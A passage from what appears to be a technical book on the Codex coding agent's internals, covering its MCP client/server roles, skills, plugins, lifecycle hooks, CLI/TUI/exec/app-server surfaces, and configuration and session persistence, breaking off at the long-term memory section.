

The next three chapters cover how Codex is *extended* ([Chapter 8](#)), the *surfaces* you use ([Chapter 9](#)), and how it *remembers* ([Chapter 10](#)).

Chapter 8 — Extending Codex

A coding agent is only as useful as the things it can do, and no single team can anticipate every tool, workflow, or integration a user might want. So Codex is built to be *extended* — by you, by your team, by third parties — along four complementary axes: **skills** (reusable prompts/playbooks), **plugins** (packages that bundle capabilities), **hooks** (lifecycle interceptors), and **MCP** (the open protocol for sharing tools). This chapter explains each, and how they fit together.

8.1 The Model Context Protocol, both ways

The most important extension mechanism is **MCP — the Model Context Protocol**, an open standard (JSON-RPC based) for connecting AI agents to tools. Codex's relationship to MCP is unusual and worth getting straight: it plays **both roles**.



As a client (`codex-mcp` crate), Codex connects *out* to external MCP servers you configure, discovers the tools they offer, and makes those tools available to the model — so the model can, say, query your database or drive a browser through a server someone else wrote. Each connection is an `AsyncManagedClient` wrapping an `RmcpClient`, bundled with the server's advertised tools:

```
pub struct ManagedClient {
    pub client: Arc<RmcpClient>,
    pub server_info: McpServerInfo,          // name, version, description
    pub tools: Vec<ToolInfo>,                // what this server can do
    pub tool_timeout: Option<Duration>,
    // ...
}
```

The `McpConnectionManager` aggregates many such clients — one per configured server — and funnels their tools into the same `ToolRegistry` we met in [Chapter 6](#). From the model's point of view, an MCP tool is just another tool; from the registry's point of view, it's a `McpToolRuntime` that serializes the arguments, sends a JSON-RPC call to the server, and parses the `CallToolResult`. The plumbing is invisible to the loop.

As a server (`mcp-server` crate), Codex exposes *itself* as an MCP server speaking JSON-RPC over stdio, so that other AI applications can use Codex-the-agent as a tool inside *their* workflows. Internally this is three cooperating tasks — a stdin reader, a `MessageProcessor` that dispatches requests, and a stdout writer — turning the line-delimited JSON-RPC stream into engine submissions and back.

You configure outbound MCP servers in `config.toml` under `mcp_servers`. The `AGENTS.md` guidance in the repo even points contributors at the canonical place to manage them — `codex-mcp/src/mcp_connection_manager.rs` — a hint that this is a deliberately centralized, carefully-guarded seam.

8.2 Skills: playbooks the model can invoke

A **skill** is the lightest-weight extension: a Markdown file (with YAML frontmatter) that packages a reusable piece of know-how — a description plus instructions for accomplishing some task. Think "a recipe the agent can follow," not "new code." A skill might encode how your team does a release, or the steps to debug a particular subsystem.

```
---
name: cut-release
description: tag & publish a new version
---

# Cutting a release
1. Bump the version in Cargo.toml
2. Run the test suite, then `git tag` ...
```

frontmatter:
name + description
(what the model sees)

body: the playbook
(loaded on use)

A skill is just Markdown: frontmatter the model browses, and a body it follows when invoked.

Skills come from three places, tracked by a `SkillScope` :

- **System** skills are embedded in the binary and installed into `~/.codex/skills/.system/` on first run (fingerprinted so they're only re-copied when they change).
- **Local** skills live in `~/.codex/skills/` (or a project's skill directory).
- **Plugin** skills are contributed by installed plugins (next section).


The `SkillsService` (`core-skills`) discovers all of them, filters by config rules, and produces a list of `SkillMetadata` (name, description, path). Only the *metadata* is injected into the model's prompt — a compact menu — and the full body is pulled in when the model actually invokes the skill (by name, or via a `/skill-name` mention). This keeps the prompt small while making a large library of playbooks available, the same prompt-economy instinct behind deferred tools in [Chapter 6](#).

8.3 Plugins: packaging capabilities

A **plugin** is the heavyweight container that bundles several capabilities into one installable unit. Its manifest (`PluginManifest`, typically `codex.json`) declares what it brings:

```
pub struct PluginManifest<Resource> {  
  pub name: String,  
  pub version: Option<String>,  
  pub paths: PluginManifestPaths<Resource>, // the capabilities:  
  //   skills:      Vec<Resource>           // skill directories  
  //   mcp_servers: Option<...>           // MCP servers to launch  
  //   apps:        Option<Resource>       // app connectors  
  //   hooks:       Option<...>           // lifecycle hooks  
  pub interface: Option<...>,           // UI metadata  
}
```

So a single plugin can ship skills *and* spin up MCP servers *and* register hooks. Loading (`load_plugins_from_layer_stack` in `core-plugins`) walks the merged config, resolves each plugin's location, reads its manifest, and produces a `LoadedPlugin` with all its capabilities wired in. A plugin that fails to load is still *registered* but marked with an error rather than crashing the session — a deliberate fault-isolation choice, since one broken third-party plugin shouldn't take down your agent.



This is the unifying picture: a plugin is a *bundle of the other extension types*. Skills, MCP, and hooks can each be used on their own, but plugins are how they're packaged, distributed, and installed together.

8.4 Hooks: intercepting the lifecycle

The fourth axis is **hooks** — functions that fire at defined moments in the agent's lifecycle, letting an extension observe or intervene without modifying core. The event names (`hooks` crate) read like a timeline of a turn:

Hook	Fires...
<code>SessionStart</code>	when a session begins
<code>UserPromptSubmit</code>	when you submit a message
<code>PreToolUse</code> / <code>PostToolUse</code>	around every tool call
<code>PermissionRequest</code>	during an approval flow
<code>PreCompact</code> / <code>PostCompact</code>	around history compaction
<code>SubagentStart</code> / <code>SubagentStop</code>	around a spawned sub-agent
<code>Stop</code>	when the session stops

Each hook is an async function returning a `HookResult` that can steer what happens next:

```


pub enum HookResult {
    Success,                // proceed
    FailedContinue(Error),  // this hook failed, but keep going
    FailedAbort(Error),     // abort the operation
}
  
```

That `FailedAbort` is the powerful one: a `PreToolUse` hook can *veto* a tool call before it runs — a clean place to enforce a custom organizational policy ("never let the agent run `terraform apply`"). The hook receives a `HookPayload` with the session id, working directory, timestamp, and event-specific data (for `PreToolUse`, the tool name and a normalized input), so it has the context

to make a real decision. Hooks are how you bolt policy and observability onto Codex without forking it.

8.5 How the pieces relate

It's easy to confuse these four mechanisms, so here's the one-screen summary:



8.6 What to hold onto

- **MCP** is the big one, and Codex is *both* a client (consuming external tool servers into its `ToolRegistry`) and a server (exposing itself to other AI apps).
- **Skills** are Markdown playbooks; only their metadata enters the prompt, with bodies loaded on demand to keep the context lean.
- **Hooks** fire at lifecycle moments and can *veto* actions (`FailedAbort`) — the seam for custom policy and observability.
- **Plugins** bundle skills, MCP servers, and hooks into one installable unit, with a failed plugin isolated rather than fatal.

We've covered what Codex *is* and how it's *extended*. Now let's look at the parts you actually touch every day — the [surfaces](#).

Chapter 9 — The Surfaces

Everything so far has been the *engine room*. This chapter goes up on deck to the parts you actually touch: the command-line interface, the interactive terminal UI, the headless `exec` mode for automation, and the JSON-RPC app-server that powers IDE extensions and the desktop app. The unifying theme from [Chapter 3](#) holds throughout: **every surface is just a client of the same engine**, talking to it through `Submission / Event` messages. A surface renders and captures; it never reasons.


9.1 One binary, many subcommands

It starts at the command line. Codex's CLI (`cli/src/main.rs`) is a **multitool** built with `clap`: a single binary with many subcommands, defaulting to the interactive TUI when you give none.

```
struct MultitoolCli {
    config_overrides: CliConfigOverrides,
    interactive: TuiCli,           // used when no subcommand → launch the TUI
    subcommand: Option<Subcommand>,
}

enum Subcommand {
    Exec(ExecCli),               // codex exec  - headless
    Review(...),                 // codex review
    App(...),                     // codex app   - desktop (macOS/Windows)
    AppServer(...),              // codex app-server
    Login, Logout, Mcp, Plugin, Sandbox, Debug, Execpolicy,
    // ...20+ more
}
```

Plain `codex` drops you into the TUI; `codex exec "..."` runs headless; `codex login` does the OAuth dance from [Chapter 5](#); `codex mcp` and `codex plugin` manage the extensions from [Chapter 8](#). Underneath, recall the `arg0` mechanism from [Chapter 3](#): the *same* binary also masquerades as the sandbox helper and the patch tool depending on the name it's launched under. One file, many faces.



A thin **npm wrapper** (`codex-cli`) sits in front of all this for distribution: `bin/codex.js` detects your platform, finds the matching prebuilt Rust binary in a vendored directory, and spawns it with `stdio: "inherit"` so the TUI takes over your terminal directly. It forwards signals (Ctrl-C, SIGTERM) to the child and mirrors its exit code. The wrapper exists purely so that `npm install -g @openai/codex` can ship OS-specific binaries through npm's optional-dependency mechanism — it contains no agent logic at all.


9.2 The TUI: an event loop over an event loop

The interactive experience (`tui` crate) is built on **ratatui**, a pure-Rust terminal UI framework, with **crossterm** for input. The reason it's pure Rust matters: it works over SSH, in any terminal, with no browser or native GUI dependency.

The central type is `App` (`tui/src/app.rs`), which owns the UI state — the chat widget, the config, the active thread, any overlay — and runs the main loop:

```
pub struct App {
    chat_widget: ChatWidget,                // renders the conversation
    config: Config,
    overlay: Option<Overlay>,                // e.g. the Ctrl-T pager
    keymap: RuntimeKeymap,
    active_thread_id: Option<ThreadId>,
    thread_event_channels: HashMap<ThreadId, ThreadEventChannel>,
    // ...multi-agent support
}
```

There's an elegant layering of event loops here. Keystrokes arrive as `crossterm` events, get normalized into a `TuiEvent` (`Key`, `Paste`, `Resize`, `Draw`), and flow into the app loop alongside the `Event`s coming from the engine. The app translates your keystrokes into `AppEvent`s, ultimately into `Submission`s, and translates engine `Event`s into screen updates.



One detail shows the craftsmanship: an `EventBroker` wraps the crossterm input stream so it can be **paused and resumed**. When the agent needs to launch your `$EDITOR`, the TUI pauses input capture so the editor gets clean control of stdin, then resumes — without the multiple internal consumers of input getting out of sync. It's a small thing that would be a maddening bug if done naïvely.

Slash commands

The TUI also hosts **slash commands** — `/model`, `/review`, `/resume`, `/compact`, `/mcp`, and dozens more — defined as a single exhaustive `SlashCommand` enum (`tui/src/slash_command.rs`). Because they're an enum, each command's availability is compile-time-checked: methods like `available_during_task()` and `available_in_side_conversation()` declare *when* a command may be used, and some are platform-gated with `#[cfg]` (e.g. `/app` only on macOS/Windows). This is a recurring Rust idiom in Codex — push correctness into the type system so the compiler enforces the rules.

9.3 Headless: `codex exec`

Not every use of Codex is a human at a terminal. CI pipelines, scripts, and batch jobs need the agent without a UI, and that's `codex exec` (`exec` crate). It runs the *same engine*, but swaps the interactive surface for a non-interactive one.

The differences are exactly what you'd expect from "no human present":

Interactive TUI	Headless <code>exec</code>
Streams into a live, painted UI	Streams to stdout — colored text, or <code>--json</code> for JSONL
Approval prompts pause for you	No prompts; approvals come from config (or <code>--dangerously-bypass...</code>)
Runs until you quit	Runs the task to completion and exits
State in memory + rollout	Can run <code>--ephemeral</code> (don't persist), <code>--output-last-message</code> to a file

`exec` offers two event processors: `EventProcessorWithHumanOutput` (ANSI-colored, for a person reading the log) and `EventProcessorWithJsonOutput` (machine-readable JSON Lines, for a program to parse). The `--output-schema` flag even lets you demand the final answer conform to a JSON Schema — so you can wire Codex into a larger automated system and rely on the shape of what comes back. Same brain, different mouth.


9.4 The app-server: a protocol for rich clients

IDE extensions (VS Code, Cursor, Windsurf) and the desktop app can't drive a terminal UI or parse JSONL — they need a real, bidirectional API. That's the **app-server** (`app-server` crate): a JSON-RPC server that exposes the engine over stdio, a Unix domain socket, or a WebSocket.

Where the internal protocol is `Op / Event`, the app-server presents a higher-level, thread-and-turn-shaped JSON-RPC API. Requests are a tagged enum, `ClientRequest`:

```
[serde(tag = "method", rename_all = "camelCase")]
pub enum ClientRequest {
    ThreadStart { request_id, params }, // begin a conversation
    ThreadResume { request_id, params }, // reopen a saved one
    ThreadFork { request_id, params }, // branch it
    TurnAppend { request_id, params }, // send the user's message
    TurnInterrupt { request_id, params },
    // ...~80 variants: archive, delete, preferences, approvals...
}
```

Each request gets a matching `ClientResponse`, and the server pushes asynchronous `ServerNotification`s (warnings, errors, and the streamed turn events) the way the TUI gets its `Event`s. A client *starts a thread, appends turns, and subscribes to notifications* — a clean, stateful session API.



The transport flexibility is the point. A locally-installed IDE extension might use stdio or a UDS; the desktop app might use an authenticated WebSocket. The `app-server-transport` crate abstracts all of them, and the `MessageProcessor` multiplexes many simultaneous connections, each with its own session state and notification filters. There's even a `stdio-to-uds` shim so a plain CLI invocation can forward into a running daemon. One engine, many wires.

The whole chapter in one line. The TUI, `exec`, and the app-server are three faces of one engine. Each is a translator: it turns human or machine input into `Submission`s, and turns the engine's `Event` stream into pixels, JSON, or IDE updates. The agent itself doesn't know which face is attached.

9.5 What to hold onto

- The CLI is a **clap multitool**; bare `codex` is the TUI, `codex exec` is headless, and the `arg0` trick reuses the one binary as sandbox helper and patch tool.
- The **TUI** (ratatui + crossterm) layers event loops: keystrokes → `Submission`s, engine `Event`s → painted `HistoryCell`s, with a pausable input broker for spawning editors.
- `exec` runs the same engine headlessly, emitting human-colored text or JSONL, with optional schema-constrained output for automation.
- The **app-server** exposes a higher-level, thread/turn JSON-RPC API over stdio/UDS/WebSocket for IDEs and the desktop app, multiplexing many connections onto one engine.

A surface captures input and renders output — but where does the *durable* part live? How does a thread survive a restart, and how does the agent remember anything across sessions? That's the last piece of the system: [memory and state](#).

Chapter 10 — Memory and State

An agent that forgets everything the moment you close the terminal would be a frustrating tool. Codex remembers — your configuration, your project's conventions, the full transcript of every session, and even distilled long-term lessons across sessions. This chapter covers how state is configured, recorded, resumed, and consolidated. It is the least glamorous part of the system and one of the most important: it's what turns a stateless model into something that feels continuous.

It all lives in one directory: `~/.codex/` (locatable via the `codex-home` crate, overridable with `$CODEX_HOME`). Config, credentials, session logs, history, and memory all sit there.

10.1 Configuration: layered, not flat

Configuration is not a single file but a **stack of layers**, merged in a fixed precedence order (`config/src/loader`). Lower layers set defaults; higher layers override them. From weakest to strongest:



Config precedence. Each higher layer overrides the ones below it; CLI flags win.

The layers are merged by `merge_toml_values()` into a single `ConfigToml` (`config/src/config_toml.rs`), a large struct covering the model, the approval policy, the sandbox mode, MCP servers, model providers, history settings, and much more. A representative slice:


```
pub struct ConfigToml {
    pub model: Option<String>,
    pub approval_policy: Option<AskForApproval>,      // from Chapter 7
    pub sandbox_mode: Option<SandboxMode>,           // from Chapter 7
    pub mcp_servers: HashMap<String, McpServerConfig>, // from Chapter 8
    pub model_providers: HashMap<String, ModelProviderInfo>, // from Chapter 5
    pub project_doc_max_bytes: Option<usize>,         // AGENTS.md cap (default 32 KB)
    pub history: Option<History>,
    // ...dozens more
}
```

Two design choices stand out. First, **project-level config is distrusted by default**: a `.codex/config.toml` checked into a repo you just cloned is *loaded but disabled* unless you've marked the project trusted — otherwise a malicious repo could reconfigure your agent's sandbox just by existing. Second, the loader is built on the same `ExecutorFileSystem` abstraction as the rest of the system, so config loading itself is testable and sandbox-aware.

10.2 AGENTS.md: project instructions

Beyond machine config, Codex reads `AGENTS.md` files — human-written instructions that tell the agent about *this* project: its conventions, its build commands, the things to never touch. (The Codex repo's own `AGENTS.md`, quoted throughout this book, is exactly this.)

Discovery (`core/src/agents_md.rs`) walks from the project root down to your current directory, collecting every `AGENTS.md` along the way and concatenating them top-down, separated by a marker. There's also a *global* `~/.codex/AGENTS.md` for instructions that apply everywhere (with an `AGENTS.override.md` taking precedence). The combined text is capped at `project_doc_max_bytes` (32 KB by default) and injected into the model's context as instructions.



The nested, additive design means a monorepo can have broad rules at the top and specific rules deeper in, all of which the agent sees when working in a subdirectory — the closer files add detail rather than replacing the general guidance.

10.3 Rollouts: the session as an append-only log

Now the centerpiece of persistence. Every thread is recorded to disk as a **rollout** — an append-only **JSONL** file (one JSON object per line) at `~/.codex/sessions/rollout-<timestamp>-<uuid>.jsonl`. It is the authoritative, replayable record of everything that happened.

Each line is a `RolloutLine`: a timestamp plus a `RolloutItem` (`protocol/src/protocol.rs`):

```
pub enum RolloutItem {
    SessionMeta(SessionMetaLine),    // thread id, source, fork/parent links
    ResponseItem(ResponseItem),      // a message, tool call, or tool output
    TurnContext(TurnContextItem),    // the frozen turn config (cwd, model, sandbox...)
    Compacted(CompactedItem),        // a summary that replaced older history
    EventMsg(EventMsg),              // general events
    InterAgentCommunication(...),    // multi-agent messages
}
```


The format is deliberately *humble*: line-delimited JSON you can inspect with `jq`, append to with a single `write`, and truncate safely. Because it's append-only, a crash mid-turn leaves a valid (if incomplete) log rather than a corrupted database. A background `RolloutRecorder` batches writes off the hot path so recording never blocks the agent.

```
{"timestamp":"...","SessionMeta":{"thread_id","source","..."}}
{"timestamp":"...","TurnContext":{"cwd","model","sandbox_policy","..."}}
{"timestamp":"...","ResponseItem":{"Message":"add a --verbose flag"}}
{"timestamp":"...","ResponseItem":{"FunctionCall":"shell('rg ...')}}
...one line appended per event, forever...
```

A rollout file: append-only JSONL, one event per line, replayable into a full session.

Resume and fork

This is what makes resume work. To **resume** a thread (`thread_manager.rs::resume_thread_from_rollout`), Codex reads the rollout back, reconstructs the conversation history from the `ResponseItem` lines, and — crucially — recovers the *last* `TurnContextItem` to restore the working directory, model, sandbox policy, and approval policy exactly as they were. The `TurnContextItem` is persisted once per real user turn precisely so that resume has a durable baseline to recover from.



Forking is the same machinery with a twist: spawn a *new* thread from a rollout's history but record a `forked_from_id` link, so you can branch a conversation — explore two approaches from a shared starting point — without disturbing the original.

There's also a separate, lighter `~/.codex/history.jsonl` — a global, append-only log of just the *messages* you've sent (`HistoryEntry { session_id, ts, text }`), written atomically with `0_APPEND` and file locking so multiple Codex processes can share it safely. It powers things like up-arrow message recall across sessions.


10.4 Compaction: forgetting on purpose

From [Chapter 2](#): the model's context window is finite. A long session will eventually have more history than fits. Codex handles this with **compaction** — summarizing older history into a compact form so the conversation can continue.

The agent loop ([Chapter 4](#)) watches the token count against the model's context window (from the catalog in [Chapter 5](#)). When it nears the limit, it runs **auto-compaction**: a model call that summarizes the transcript so far, replacing a long stretch of history with a `Compacted` item. The rollout records both the compaction event and (after it) a fresh `TurnContextItem`, so even a compacted session resumes faithfully. Compaction is *lossy by design* — it trades fidelity for the ability to keep going — which is exactly the tension that motivates the next, more durable kind of memory.

10.5 Long-term memory


Compaction forgets within a session. **Memory** (`memories` crate) remembers *across* sessions. It's a two-phase pipeline that distills durable lessons from your rollouts:



